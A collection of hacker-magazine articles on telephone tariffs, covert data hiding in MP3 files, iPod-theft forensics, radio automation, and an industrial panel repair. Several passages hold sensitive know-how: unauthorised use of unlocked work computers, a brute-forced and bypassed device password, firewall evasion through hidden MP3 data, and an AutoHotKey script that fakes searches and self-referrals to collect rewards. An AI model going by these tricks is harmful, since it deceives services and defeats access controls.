Most states have not been as easily convinced as the federal government to give up regulatory authority within their jurisdictions and, unlike the federal government, they generally do not conduct their business in secret. Telephone service - at least the ever-dwindling parts of it under state jurisdiction - is strictly regulated by the PUC's regulatory tariffs. Here in my Central Office, services are divided and catalogued as regulated and deregulated. Trouble tickets on deregulated services almost never result in overtime, and I can work them more or less at my leisure (strictly within union work rules, of course). Telephone companies love deregulated services. They can charge whatever rates they like, change the rates as often as they like, offer whatever promotions and marketing bundles they like, and they're not accountable to the PUC for delivering any particular level of service quality. After all, if you aren't satisfied with the service, your only meaningful recourse is generally not to subscribe.

Regulated services are an entirely different matter. Everything from the number of blocked circuits to outside plant demarcation points to billing practices - and most importantly, rates - are regulated by the state Public Utilities Commission. The telephone company publishes a service catalog for both regulated and unregulated services, and for regulated services it publishes tariffs. It is accountable for

delivering services exactly as advertised in the service catalog, and precisely according to the rates and conditions outlined in the tariff. Deviations are not permitted in any way. Only the services described in the tariff can be offered at the prices they are advertised, or heavy fines can result.

For the curious phreak, browsing tariffs can result in some fairly interesting discoveries. For example, despite party lines having been obsolete for decades, there still exist tariffs for them in many states that grandfather existing users. I recently disconnected the final remaining party line in my wire center, which belonged to a subscriber who was 92 years old and had maintained the same service since 1946. In effect, she didn't really have a two-party line anymore; the other party on her line moved away in the early 1980s after party line service was discontinued for new subscribers. However, her rate was grandfathered in under the old tariff, which was last revised in 1971. Other tariffs provide geographical exceptions. When a new Central Office is constructed (an incredibly rare event these days, but not uncommon in the rapidly growing western U.S. as little as 25 years ago), the serving boundaries are strictly defined by tariff. Accordingly, people living in the area with existing telephone service have to be explicitly allowed to maintain service from their existing wire center. Qwest, in fact, has an entire section of their tariff library in each state dedicated to obsolete tariffs detailing the rates and terms of services that are no longer offered, but are still maintained for existing subscribers.

On a more practical level, browsing tariffs is a good way to learn exactly how much you can squeeze out of your phone company in promotions or retention offers. In general, all of these offers have to be filed with the Public Utility Commission. For example, in Washington, Qwest can offer you a promotional credit in a value equal to three months of the service to which you're subscribed. They can only do this once every two years, either to win a new subscription or to stave off a cancellation. And that's all they *can* offer, but they don't *have* to offer you the maximum (and usually won't as a starting point for negotiations). Of course, if you read the tariff, you'd settle for nothing less than the maximum.

Finally, understanding which services are in the catalog, their brand name, and the applicable Universal Service Order Code (USOC) can help you save money (sometimes a *lot* of money) on features. For instance, there is more than one way to skin a cat, and there's more than one way to have a phone number in a different wire center ring your line in my Central Office. Most people needing this capability order a foreign exchange circuit, which bills a hefty setup fee and an even heftier monthly fee (including a mileage charge). The bill can easily run to over $100 per month or more. Alternatively, you could order a cheap, obscure, and rarely used service called "Market Expansion Line" for business lines, or an even cheaper and more obscure service called "Number Forwarding" that is the exact same thing minus a Yellow Pages listing. These services set up a "ghost number" in the remote office, with permanent call forwarding to your regular number. The business office will sell these services to you, but only if you ask for them specifically; otherwise they'll sell you a foreign exchange circuit. The only thing you give up is a dial tone from the distant Central Office, which can help you avoid intraLATA toll charges in limited circumstances. These days, long distance is - in almost any usage pattern - less expensive than a foreign exchange circuit. Nonetheless, even though foreign exchange circuits almost never make financial sense, busy Central Offices still do a brisk business in them. One local plumbing company has over a half-dozen foreign exchange circuits, all of which are - in my estimation - completely unnecessary. Unfortunately, I can't advise them that they're wasting money because the tariff strictly regulates subscriber privacy, and I'm not allowed to use subscriber information to suggest products or services without the subscriber's explicit consent. And considering the subscriber has to contact me before I can request that consent, I'll probably retire before I can save these folks a dime.

And with that, it's time to bring this issue of the Telecom Informer to a close. Drive carefully while sneezing from all the pollen. And remember that if you wrap your car around a telephone pole despite it all, you can blame the Public Utilities Commission for its placement!

References

- `http://tariffs.qwest.com:8000/➥Q_Tariffs/index.htm` - Qwest tariff library
- `http://serviceguide.att.com/ser➥vicelibrary/consumer/ext/➥index.cfm` - AT&T tariff library
- `http://www22.verizon.com/➥tariffs/` - Verizon tariff library
- `http://tariffs.net/hawaiiantel/` - Hawaiian Telecom tariff library
- `http://www.tariffnet.com/` - Pay site that tracks tariffs across substantially all telecommunications providers
- `http://www.puc.state.or.us/` - Oregon PUC
- `http://www.utc.wa.gov/` - Washington Utilities and Transportation Commission

Surfing Without A Board

by XlogicX
drkhypnos314@hotmail.com

This article is not really an example of an exploit. Rather, it is a story on a hacker's approach to an unlikely challenge. It all started several years ago when I was contracted to work the graveyard shift in a building with many computers; it appeared to be a call center. Since I was a contractor, I didn't have legitimate access to any of these computers. Most nights, I would wait for all of the normal employees to leave and just use whatever computer was left unlocked to browse the interwebs. Usually, there were at least three or four computers around the building that were left unlocked.

The challenge came one night when the only computer left unlocked didn't have a working keyboard. I especially needed to log into a profile for my physics class, to know what homework I had to do that night, but how would I do that without a keyboard? I still had a working mouse, though. This made me think back to older video game systems with very few buttons on the controller. Though there were few buttons, you could do so much with them, be it playing a game or entering the name of your character in an RPG. So, I was then determined that if I could enter text with an NES controller, I could do it with a mouse. Obviously, the first thing I looked for was the character map. Unfortunately, I found it was disabled. I hadn't given up yet, though.

Here is what I did with the XP machine I was at:

1. Opened Notepad.
2. Went to 'Help' -> 'Help Topics.' I was then looking at a description of Notepad. This was the first paragraph: "Notepad is a basic text editor that you can use to create simple documents. The most common use for Notepad is to view or edit text (.txt) files, but many users find Notepad a simple tool for creating Web pages." I had everything I could possibly want.
3. I highlighted the letter 'g' from the word 'creating' in the above paragraph. I right-clicked on the highlighted 'g' and copied it. I opened up a browser and pasted that 'g' into the address bar. I went back and copied the 'oo' from the word 'tool' and pasted the 'oo' after the 'g' in the address bar. Next, I copied the 'g' I already had in the address bar and pasted it after the 'oo.' Next I copied the 'le' from the word 'simple' and pasted it at the end of my growing 'goog' string. I then grabbed the '.' from that '(.txt)' part of the paragraph. Finally, I grabbed the 'com' from the word 'common' and pasted that at the end, leaving me with 'google.com.'
4. I clicked the 'go' button in my browser and arrived at Google. Towards the end of the help document for Notepad (third paragraph), I came across the word 'unicode.' I copied and pasted that word into the Google search and clicked on the Wikipedia article for Unicode.
5. I played the 'Wikipedia Game' (see appendix) to get to the article about ASCII. This article contained a dumbed down ASCII table with most of the printed ASCII characters.

I had arrived at my needed setup. I had navigated to a character map that contained all of the characters I needed. I was able to use this ASCII table to slowly copy and paste my way into the login page for my physics classwork. Yes, this is the type of story that warrants the "you have too much time on your hands" response. But I am, as we all surely are, sick of hearing that phrase. At least we find something creative and different to do with our time, instead of throwing our hands up in defeat and going on to do something normal.

Wikipedia Game Appendix

The idea of the game is to choose a 'target article' (say Linux) and then use Wikipedia's 'random article' feature as a starting point. The object of the game is to use only the links within the random article to navigate to the target article (Linux). All players should start with the same initial random article. You can play for speed, fewest number of links to the target, or a combination of both. The best strategy is to work your way to a general article, and then become more specific. For example: somehow get to 'Science' from the random article. From Science, Linux is cake: something like Science -> Computer Science -> Computer -> Operating System -> Linux. It is surprising what articles you can get to from a seemingly random article. Try the game out at your next *2600* meeting. It is tons of fun.

MP3 Data Stream as a Covert Means of Distributing Information

by enferex (mattdavis9@gmail.com)
A 757 Labs Effort (www.757labs.com)

1 Introduction

One of the great things about the collective brain of the internet is the amount of information that can be exchanged as events occur in the tangible world. Likewise, new music and other audio tracks can be consumed, furthering the expansion of musical interests and introducing new ideas to the masses. Whether through internet radio or downloadable tracks, the ability to disseminate information has become relatively common. Just looking at the number of podcasts floating around, one can see the variety of information being spread. The MP3 format has been a relative commonality for streaming media as its underlying structure nicely supports such means of data transfer. However, one can leverage the properties of this format to transmit data that is not heard but can still be extracted. This article discusses hiding and transmitting information within an MP3 file that can be later streamed or downloaded.

2 Frames

An MP3 file is nothing more than a series of frames. Each frame consists of a header and appended audio data. This small header, four bytes, provides information, such as bit and sampling rates, which describes the audio data that follows. This header allows an audio player to appropriately reproduce the correct sounds. By applying proper mathematical calculations to the data in the frame's header, the length of the audio data can also be determined [1].

An MP3 can be made up of thousands of these frames, which is the primary reason why streaming MP3 audio works, or why partially downloaded MP3 files can still be played. Since each audio frame has a header with a special signature, the audio player looks for that special pattern signifying the start of an audio block. This pattern, a series of 11 set bits, is called the "sync frame," and each frame in the data stream contains it. Once a frame header is obtained, the length of the audio data trailing that frame can be determined. The audio player then grabs that calculated amount of data and processes it appropriately. Any data outside of the frame can be ignored. As a side note, the audio data is encoded and decoded via the Huffman encoding scheme [2, 3].

3 Hiding Information

Since audio players are only concerned with replaying audio data, anything outside of the frame is ignored. This is merely insurance for protecting the aural pleasure of the listener. Thinking such out-of-band data is something that can be heard is a gross assumption, and the result can be a rather despicable symphony of squeaks and squawks. This means that, if an audio player is implemented correctly, any data that exists between frames should not be replayed. Therefore, information can be hidden by placing it between audio frames. While not truly a form of audio steganography, hiding information between frames is a quick and easy means to stash away data. On the other hand, true forms of audio steganography rely on actually hiding information in the audio bits themselves [6, 7].

If someone is actively looking for such out-of-band data, it is easy to find. For instance, someone might analyze the audio file, or stream, and compare the frame count, frame sizes, and ID3 information tags to the actual file size. If the sizes do not correlate properly, chances are that there is some extra data hiding underneath the covers. Likewise, if the audio player tries to play all data, or if the out- of-band data has the same signature of an MP3 frame header, some rather obnoxious sounds might emerge.

As previously mentioned, audio players look for a signature that prefixes and describes a following block of data. Such a signature begins with the first eleven bits all set. Certain portions of the remaining 21 bits of the header can be used to validate that the frame and following data is audio. For instance, if a particular bit sequence is defined that does not equate to a valid bit rate or sample rate, chances are that the data is out-of-band. What would happen if one were intentionally hiding information between frame headers, and a segment of that to-be-hidden data contained the same bit-signature as a frame header? Well, if the audio tool did not do the proper calculations on data in the header (e.g. bit rate/ sample rate values), that block of data might be played as audio. Such a case might also occur if, for some reason, the stars all align properly and the hidden data just happens to look like a valid MP3 header, sync bits and all. Such cases can be avoided if the data never contains any pattern that looks like a MP3 sync frame. So it is of importance that anyone trying to stuff data between frames not replicate such a signature. One simple solution is to encode the data beforehand in a manner that will not mimic a sync frame. Such an encoding scheme should never produce a stream of 11 bits all set. In fact, if one can avoid passing an entire byte with all bits set, a sync frame would never appear. Plain ole' ASCII text is a perfect example of such an encoding, as it only uses seven bits of data to encode characters [4]. The uuencode tool helps with this trick, transforming standard binary machine encoding into seven bit ASCII encoding[5]. It should be mentioned that seven-bit encoding of raw data will result in a file larger than the original. It is not a compression technique. However, the seven-bit encoded data produced can be compressed.

4 Tool: mp3nema

The mp3nema tool has been produced to aid in stuffing and extracting data between frames. The original intent of this application was to analyze MP3s, both static and streamed, for out-of-band data. However, testing such analysis required that a valid test case be created to assure detection. In other words, we needed to inject data between frames so that we could verify that the tool was working properly. After some time, the main focus of development shifted from data detection to actual data hiding and recovery, and now this tool can covertly pack data into a series of MP3s for distribution. However, if someone desired to covertly distribute a movie, for example a completely legit HD-quality video, they probably would not want to stuff it all into a three-minute/3MB audio file. "Wow this song is really boring; lots of large pauses." In fact, for humor, assume one were distributing this perfectly legit movie using a perfectly non-legit audio file, a 4GB movie would take quite a while to distribute, especially if it were encoded using uuencode, which increases the original file size. Not to mention that the three minute song would be of a curious size.

5 Conclusion

While the method of hiding data between frames, rather than in the audio itself, is less a testament to steganography, it is simple to do. Such a method allows for data to be quickly extracted as the media is being played/ streamed. One potential use for this technology, however outlandish it might appear, could be to bypass firewalls that prevent access to outside email (e.g. streaming of uuencoded email in tracks of music). Even cooler would be to associate email-senders to a particular musical artist and stream that data. "Aww man. Sting again; this is great! Ohh wait, it must be that chick Roxanne sending me emails about how I can improve my performance."

References

[1] Bouvigne, Gabriel. MP3' Tech - Frame Header. MP3' Tech. 2001. `http://www.➥mp3-tech.org/programmer/frame_➥header.html`

[2] MPEG. Coding of Moving Pictures and Associated Audio for Dig- ital Storage Media at up to about 1.5 MBIT/s Part 3 Audio (Draft). ISO/IEC. 22 Novermber, 1991. Accessed from `http://le-hacker.org/hacks/mpeg-➥drafts/11172-3.pdf`

[3] MP3. Wikipedia. 25 July 2008, Accessed on 27 July 2008. `http://en.wikipedia.➥com/en/wiki/MP3`

[4] ASCII. Wikipedia. 6 August 2008. Accesed on 15 August 2008. `http://➥en.wikipedia.com/en/wiki/ASCII`

[5] Uuencoding. Wikipedia. 19 July 2008. Accessed on 15 August 2008.

[6] Fabian Petitcolas. mp3stego. 17 January 2008. `http://www.petitcolas.➥ net/fabien/steganography/mp3stego/`

[7] Mark Noto MP3Stego: Hiding Text in MP3 Files SANS Institute. 2001.

Don't Steal Music!

(or catching an iPod thief using forensic analysis.)

by frameloss

Music is important, especially in a noisy office. There is a girl that sits a few feet away from me in her cubicle and talks to herself all day. As if it wasn't bad enough to be stuffed into a cubicle, her constant chatter is maddening. Without my headphones, there are honestly days when I could quite possibly lose it. Because of this, I am usually very careful to protect my iPod.

However, given that my workplace is relatively safe, I wasn't too concerned when, on my way home after work, I realized that I had left my iPod sitting on my desk plugged into my Mac. Of course, you can already guess what happened next. The following morning when I arrived at work, I was half way through my first cup of coffee before I realized that my music player was gone! Of course, since I always misplace things, I spent the next half hour tearing my cube apart looking for my iPod. Nothing. Damn.

I work in IT security, so my first reaction was to start putting together an incident timeline. When did I leave the office? Who was still working as I was leaving? Maybe it was just a prank. There were a few guys that might have found it funny to alarm me (and probably owed me for messing with them in the past). I asked around, but everyone I spoke to denied taking my iPod.

Then it struck me that I had a critical piece of information sitting in my lap that just might get the iPod back in my hands. My iPod was plugged into a Mac, and Unix creates log entries when a hard disk is unplugged! Sure enough, the /var/log/system.log had a bunch of the following messages:

```
Sep 10 22:31:23 computer kernel[0]:
➥ disk2s1: media is not present.
```

So I called up the physical security folks and let them know that there was a theft. Since I knew what time it happened and since it was at night, I assumed that it would be pretty easy to figure out who did it. The cleaning staff came through at 6 pm and was usually done by 8 pm. So there should have been no one in the office around the time my iPod grew legs. If anyone was there then they would have looked awfully suspicious. Security said that they would get back to me, but since I knew their manager, I gave her a call to ensure that the key card access logs got reviewed and that the security camera recordings were preserved. About half an hour later they called to tell me that they know who did it and would handle them later that day when they were scheduled to work. Sweet. Key card logs and corporate video surveillance may have been useful for the first time known to man.

The next morning, the manager of the physical security group stopped by and returned my iPod unharmed. She explained that it was a member of the cleaning staff that had come back after his shift to steal electronics. He was given the opportunity to return the stolen property or face charges. He immediately returned the iPod but, of course, he lost his job. The moral of the story is that stealing music is wrong. ;-)

It wasn't the first time an iPod had been stolen at my office, and it wasn't the last either. The things are like little stacks of cash laying around waiting to be taken. For this reason, I decided to do a bit more research and find out what it would take to get the same forensic results from a Windows machine. Unix users have it easy; significant happenings with block devices, such as hard drives, are logged by default. For most Unix-like systems you can find these in /var/log/dmesg (or by running the dmesg command.) But alas, Windows is the dominant OS and is likely to remain that way for a while.

The logging on Windows isn't that great. Sure, it is configurable, but it somehow never seems to have the right settings to make this type of work easy. However, I found a way to get the same results on Windows XP, given the right circumstances. Here is what I found that works under XP Pro SP2. It also seems to work on SP3, but does not work on Vista, where you can only get the last time an iPod was synced, not removed.

In XP Pro, the time at which an iPod was last plugged in and the time at which it was unplugged can be determined in the following cases:

- User was logged in, and the iPod was removed. The system was not shut down.
- User was logged in, logged out, and the iPod was subsequently removed.
- User was logged in, logged out, logged back in, and the iPod was subsequently removed.

The time at which an iPod was unplugged cannot be determined if the user was logged in, the iPod was removed, and the system was subsequently rebooted because the "HKLM\SYSTEM\CurrentControlSet\Control\DeviceClasses" registry tree appears to be dynamically

rebuilt at boot time.

So, as long as the system was not shut down, you can tell when a device was removed. This is done using the logparser tool from Microsoft. If you plan on doing the procedure remotely (which will result in less overall changes to the system when compared to logging in as a user interactively), you will need to perform the following command from a CMD.exe shell on another host before beginning:

```
net use \\<hostname>\
➥ ipc$ /u:<administrator>
```

Substitute appropriate values for the `<hostname>` of your machine and the `<administrator>` account name.

Next you can perform the log query:

```
logparser -i:reg -o:csv "select
➥ * from \\<hostname>\HKLM\SYSTEM\
➥ CurrentControlSet\ where path
➥ like '%iPod%' order by lastwritetime
➥ desc" -e:1000 > outfile.csv
```

You should, once again, substitute an appropriate value for `<hostname>` listed above. Also any line breaks should be removed when running the actual command.

Command options explained

- `-i:reg` instructs `logparser` to use the system registry as the source.
- `-o:csv` specifies that the output should in comma separated value format. This allows for easier analysis with a spreadsheet program.
- `select * from \\<hostname>\HKLM\SYSTEM\CurrentControlSet where path like '%iPod%' order by lastwritetime desc` is the actual query. It looks at all values in the registry, where the pathname (not actual key values) has the text iPod. It then returns it sorted in a list with the most recent entries first.
- `HKLM` is shorthand for `HKeyLocal➥Machine`.
- To see what other fields can be queried you can run `logparser -i:reg -h`
- There are three subkeys below CurrentControlSet that contain relevant information (Control, ENUM, and Services) which is why the query is performed at such a high level within the registry.
- The string `'%iPod%'` can be changed to represent another device, such as a USB thumb drive. You can view the `HKeyLocalMachine\SYSTEM\CurrentControlSet\Enum\USBSTOR\` area of the registry to see what other removable USB devices (or substitute USBSTOR, with SCSISTOR for SCSI) have been connected and experiment with the name assigned by the device manufacturer to find the evidence you need. Be sure to encapsulate whatever string you need with single-quotes and percent signs as shown in the above example, surrounding the string "iPod".
- `-e:1000` instructs `logparser` to quit after 1000 errors (a number intentionally higher than is likely to happen in such a restricted query). If `logparser` is not given this instruction, then errors will not appear in the output, and it is important to see the errors in case you are not seeing all of the necessary data.
- `> outfile.csv` specifies the file name where information will be stored.

Opening the CSV file in your choice of spreadsheet program will allow you to sort the data by access time. Sort by descending timestamp, and you should be able to see when the registry key was last written. This is when the device was unplugged. I hope you are as lucky as I was and get your iPod back, too!

Inside Google Radio

by hypo

If you're listening to a radio right now, there's a good chance you're listening to a computer's sound card pushing out audio from an automated program we in the business like to call "automation." Since the late 90s, automation systems have been put in all over the country to offer a cost-effective way to provide programming to the audience.

History

Before we get into the guts of the actual system, let's first look into why Google would want acquire radio automation software. Dave Scott, designer and owner of Texas-based Scott Studios, developed the SS32, an automation system that became widely used around the country. The SS32 offers solid 24/7 performance at a fairly reasonable price. In the early 00s, Scott Studios was purchased by dMarc Broadcasting of California. Shortly after the acquisition, dMarc released software called the "dMarc Agent," which would provide real-time diagnostics and information from local stations to a central server. Some of the local information was the title and artist of the song being played on the air. Stations would then use this information and display it on their web site.

Shortly after, dMarc released a version of the "Agent" that also allowed local stations to send their traffic logs, which include items like commercials and public service announcements, to the California server. If there were any holes in the traffic log (filled by non-paying items like PSAs), dMarc would send down audio and schedule it into the local station paid national advertising spots. This was a win for dMarc, who made money on the ad's sale, as well as for the local station, who made money for playing the ad. Is any of this starting to sound familiar?

The inevitable acquisition of dMarc was soon made by Google. Google now calls this program "Audio Ads", a close cousin to it's hugely popular AdSense web-based ad placement system.

The Basics

A basic installation of an SS32 system at a local station relies on having 4 computers:

- A server-like system called, "Dispatch"
- A system that pre-records jock breaks called "Voice Tracker" or "VT"
- Any computer that sends pre-recorded material like songs, spots, etc (normally called "Production" or "prod")
- And last, but not least, the on-air "SS32" computer.

All of these computers are hooked into a network. In some installations, all of the computers are connected to the Internet. This may be one of the biggest mistakes a station can make. Some smarter stations create a separate LAN that all of the computers on the audio network are hooked into. Some other office computers, which can run music scheduling software and the "Audio Ads" program as a proxy, have two NICs; one for the audio network and the other to the Internet.

All of the audio ultimately gets sent to the SS32 box via the Dispatch server. Audio gets ripped into the system by a program called Trim Label & Convert (TLC). TLC converts the file format, places metadata, and assigns a user-managed cart number into the system. The audio can either be in an .mp2 or .wav file format, both of which are proprietary to Scott Studios/dMarc/Google. After TLC does its thing, it sends the audio to Dispatch, which makes a copy of the audio on its local hard drive, then copies the audio to the SS32. Now there are as many as three copies of the audio on the network. This can come in very handy when the SS32 has some type of catastrophic failure. We all know that can never happen, right?

When the SS32 does get hosed, the audio can get fed to a backup SS32 machine. The backup can run the audio through the network via Dispatch. Although this is not recommend on a long-term basis, it is good enough to get another "Green Machine" get sent to you from Google. The support that Google offers in amazing. The people who pick up the phone are, for the most part, former users of the SS32 system. This makes the experience

on a local level so much easier. During the day there are many techs on call, in a support center in Texas, while at night there is at least one tech on call, who will call you back in as little as 20 minutes. These folks will stay on the line with you until the problem is fixed. Calls of more than 3 hours have been logged by yours truly.

If requests to get more in-depth information on Google Radio come in, I will be more than willing to offer it up. Please note, that Google is now offering a new version (6) of the system which may or not have the components in the network described above.

References

Google Automation Home is here: `http://www.google.com/radio➥automation/index.html`

And Google's "Green Machine" is here: `http://www.google.com/radio➥automation/productshardware.html`

Is you favorite station running "The Agent"? `http://stations.dmarc.net/➥Console/NextPlays.aspx?c=WXYZ-➥FM&tz=EST&n=1&a=TAS`

Replace WXYZ with your favorite station and replace "FM" with "AM" if need be. You can also plug in your time zone (tz). If you want to display any combination of the the time (T), artist (A), or song title (S) modify the "&a=" argument.

Please keep listening to terrestrial radio.

Scour: Paid to Search, Again?

by D4vedw1n

This article started out as my attempt to try to beat a system through the use of various tools. In the process, I learned a lot. In fact, I learned enough that I felt compelled to write this, and am still learning as I write.

In late June, a new web site called Scour launched, and with it the promise of getting paid to search and comment. There are people on the site that claim to have gotten their gift cards. We've heard this before, though, in the late 90s with ad sponsored, free service providers. So, until I get mine, I remain skeptical. I saw this as my opportunity to make a small contribution to my newly found *2600*/hacker world.

The first thing I would like to say is that you will not (to my knowledge) be able to "earn" the $25 in one day. They caught on pretty quickly to tricks, and there is a "500-point personal cap" on search points per day. There is, however, an unlimited number of referral points, though I haven't checked to see if you get points for your friends' friends' friends, like an MLM scheme. If you get caught and kicked off the site, sorry Charlie. Second, I am still new to the scene, so this may seem basic to some readers. Third, other than the gift card you can gain some (albeit minor) scripting and automating processes knowledge.

You are going to need three things: a text editor, the Scour toolbar, and a macro type tool. The text editor I used was Notepad, for simplicity. I downloaded a book for length from www.etext.org. This generates the "random" searches.

For the toolbar, go to: `http://www.➥scour.com` and set up your account. You get 100 points for downloading their toolbar, which we need anyway. Once your account is set up, and the toolbar running, do a few test searches to be sure your points are accumulating.

Lastly, you will need a tool that allows you to run macro type functions on your PC. I tested this with a demo of "Workspace Macro 4.6", but I quickly ran out of uses. Up until that point, though, I found it most effective. A friend mentioned a cool tool he uses daily, "AutoHotKey," which is available at `http://www.autohotkey.com`. I used this because it was free, offered me a chance to learn something new (scripting), and most importantly got the job done (thanks Chad).

After installing AutoHotKey (AHK), you will need to find the location of your Scour toolbar. Launch AHK, and your browser. Right click on the AHK icon in system tray, and select Window Spy. Then click in the toolbar for Scour. Make a note of your "In Active Window: X, X" for the script. This way if your browser likes to move around (like IE), it will always be the same location.

Start a new AHK script by right-clicking and then choosing "New>AutoHotKey Script" from the Menu. Name it, keeping the AHK extension. Right-click that file and choose

edit. Leave the template in there and enter the script.

Below are the nuts and bolts of the script. You will want to change the document title from "Untitled Notepad" to the document you are using (found in title bar), and the browser you are using (I was using IE 6). You can also make it repeat as many as you want (remember, 500...) by changing the loop count.

Open notepad, or your e-text document, and set up the script so that it matches your setup. Launch AutoHotKey (it will show up in the system tray as a white "H" in a green square. Then run your edited script:

```
Loop 3
{
  ;Set focus to Document
  WinActivate Untitled
➥ Notepad ;Replace with the
➥ name of your document
  ;Highlight the text
  Send
^+{right}^+{right}^+{right}
  ;Clears clipboard and copies
➥ text for search to clipboard
  clipboard =
  Send ^c
  Clipwait
  ;Move off the highlighted text
  ;If using Word, use right,
➥ OpenOffice left and right
➥ act funny so choose
  Send {left}
  ;Launch Browser
  SetTitleMatchMode, 2 ;helps
➥ with the WinWait command below
  run iexplore.exe
  Winwait, Internet,,10 ;Change
➥ Internet to name of browser
  Click 130, 111 ; Location
➥ for Active Window numbers
  Send ^v
  Winwait, Internet,,10
  Send {Enter}
  Sleep 10000
  WinClose
}
```

To get points from your "referred friends," they need to be in your contacts for either Gmail, YahooMail, MSN, or AOL. If you are like me and have several email addresses, you can refer yourself. There are bonus points for referring people, but we are looking for the points from them. So set up one or two more, and use the script on their accounts, too. I got 200 points for inviting 2 friends, but think that is a max. I still need to test the MLM-type points and will update with a letter if I get it to work.

That's it. I would recommend throwing in some "real" searches with comments. That will make your account activity appear more genuine and, who knows, you may actually start to like the social searches.

Battling the Fanuc DataPanel

by scamorama

The following is true. No names were changed, because no one is innocent.

The task appeared simple: replace a database on a GE Fanuc 1062 DataPanel using GE's proprietary WinCFG software running on a laptop. Use Communication Protocol 80: Modicon Host Slave in the new database. Save a copy of the existing database. The DataPanel was in the Control Room, and would be used to replace a failed unit at a remote location. No problem, right?

Monday

First off, there was the need for the software. Was there a copy onsite? Of course not. Was it available from GE? Sure, if one had a Customer Identification Number. Did anyone have one? Of course not. Could I get one? Sure, if I didn't mind waiting an hour. But it was only an hour, and the software downloaded and installed easily. I downloaded the user manual as well. In order to transfer files, the DataPanel needed to be in "Host Transfer" mode. To get into "Host Transfer" mode, one needed to be in "Off-Line" mode, which required a password. Did anyone know the password? Of course not. Was there a default password? Not that GE would say. Was trial-and-error an option? It was now. The passwords are numeric, and the range is 000000-999999. Got it at 111. Was it all going to be this easy? Of course not.

With the DataPanel in "Host Transfer" mode and the laptop connected, it was time to transfer the existing database for safekeeping. I started the transfer and received the error message: "Cannot Initialize Port". Pathetic poking and probing at port and program produced piffle. Took a closer look at WinCFG (the name alone should have warned me) and saw "Windows 95, Windows 98, and Windows NT". The customer's locked-down Windows XP Professional laptop was not going to allow it

to communicate. Was there a suitable laptop onsite? Of course not.

Tuesday

Brought in my ThinkPad 600X (running Win98SE) and installed WinCFG. Connected it to the DataPanel. Initiated the database transfer. No error message! Had I won? Of course not. No progress bar. No transfer, either.

Rebooted the DataPanel and put it into DOS mode. No database file on the C: volume. Did anyone know where it was? Of course not. Did the manual give any clue? Silly question. Was there another volume? You bet! The database was on D: (I, rather stupidly, assumed that WinCFG was smart enough to know where the file was). Copied the database file to C:, rebooted the DataPanel, put it in "Host Transfer" mode, and was elated to see the progress bar. Was I out of the woods, had I figured this out? Of course not.

Before I continue, a few words about the user manual. This was obviously the product of a *technical writer* — someone who knew a lot about software, but little about English. There were no screenshots of what one might expect to see, no examples of how to perform any task, and only the most minimal of glossaries. It appeared to have been translated from the original Sanskrit by an Urdu-speaking Italian. Consulting it for guidance on any topic was an exercise in masochism. I tried to *RTFM*, but the *FM* was no *F* good.

With the original database safe on the 600X, it was now time to put the new one in its place. I opened the transfer window, selected the new database, and checked the communication protocol to see that it matched. Everything looked good. But was it all good? Of course not. I started the transfer and got the error "Database Type Does Not Match DataPanel Type".

More digging was required. It turned out there are two flavors of a 1062 DataPanel: vanilla —1060/1062, and pecan —1060/1062 Extended Memory. I had a vanilla database and a pecan DataPanel. The manual said, "You can modify an existing database for a different DataPanel." Did it tell me how? You needn't ask?

Poking around in WinCFG revealed that, if the database was open, the "Save As" function provided the needed selection. So, I opened the database, configured it to use Communication Protocol 80: Modicon Host Slave — as I was told — and saved it. Started the transfer. It worked! Was I finished? Of course not. I couldn't connect and test the DataPanel until the following day.

Wednesday

Took the panel to its new home and hooked it up. Turned the power on. It looked good when it came up, but (you knew there was a "but" coming, didn't you?) nothing on it worked. No output to the PLC. Did I have my 600X with me? Of course not.

I booted the DataPanel into DOS, renamed the new database file, and copied the old database file from the C: volume. Restarted it and was surprised to see that the old database could communicate. Good news: the old database had a page that duplicated the new database, bad news: the page had inputs only, no outputs.

While doing this, I made an interesting discovery. Changing the extension on the database file on D: to something other than what was normally expected resulted in the DataPanel booting directly into "Off-Line" mode. DOS could be entered directly from the DataPanel access screen. So much for password security.

I installed WinCFG on the desktop I'd been using, and opened the database I had installed. Poked and peeked in the selections to see if there was a way to generate a report on the database showing the input/output addresses. Did I consult the manual? Of course not.

After a few dead ends, I managed to come up with a way to get a report. After a few more dead ends, I actually got a usable report, which showed that, yes, indeed, the database had the addresses it needed. Was I surprised by this? Of course not.

Thursday

Copied the database that I had checked the previous day to the 600X. Connected it to the DataPanel. Booted the DataPanel into DOS and deleted the now-suspect database. Transferred the database that I knew was good and that had the requested protocol. Restarted the DataPanel and got the same result as the day before. Was I ready to give up? Of course not.

I sat back and considered what was in front of me. I had a good database, and I'd configured it with the Communication Protocol requested by the customer. Is the customer always right? Of course not.

I opened the Communication Configuration in WinCFG and looked at the available choices.

Found Protocol 91: GE Fanuc Genius. Seemed a logical starting point. Configured the database with Protocol 91 and transferred it. Rebooted the DataPanel.

It worked.

Network Neutrality Simplified

by linear
United Phone Losers
http://www.phonelosers.net

Intro

Over the past few years, the media attention that network neutrality once garnered has all but faded away. However, the threats to net neutrality are still very real, and these threats are putting the future of the Internet as we know it in danger. Since it is important that we don't let this issue (along with the beloved Internetz) fade away, I wanted to offer this quick, very basic primer on net neutrality, where we currently stand, and where we go from here.

What It Is

One day in the not-so-distant future, you'll fire up your DSL connection, open your web browser (well, the browser of choice as determined by your ISP) and start browsing the net — but unfortunately, there's not much browsing to be had. Your ISP, acting as a gatekeeper to the Internet, has determined which sites and services are going to be available to you. Maybe you want to catch up on the latest news and find out what's happening around the world; Fox Entertainment Group has paid a hefty sum to your ISP, making Fox News the exclusive provider of news to all subscribers of your ISP. Don't want your news delivered by Fox? Better shop around for a new ISP that has been paid off by a different news organization. Of course, there's probably only one telephone company in your area to offer DSL, and the cable Internet alternative doesn't have much better service plans either (or maybe offers much worse!). It doesn't stop at just news, but every potential service you're looking for. The search engine you use, your email provider, image/multimedia sharing community, social network, etc. will all be determined by your ISP. Or maybe your ISP has set up a tiered pricing plan, and based on how much you're willing/able to pay each month determines what you have access to (similar to cable/satellite television – the more you pay, the more channels you get). What about those private, independent, and/or personal websites (like 2600.com)? Well, those websites can't afford to pay big money to your ISP, so they'll be served to you a little more slowly. Well, that is, if your ISP decides to serve them to you at all. Sounds like a terrible vision of Internet-future, doesn't it? Well, the concept of network neutrality is what prevents this sort of scenario from happening.

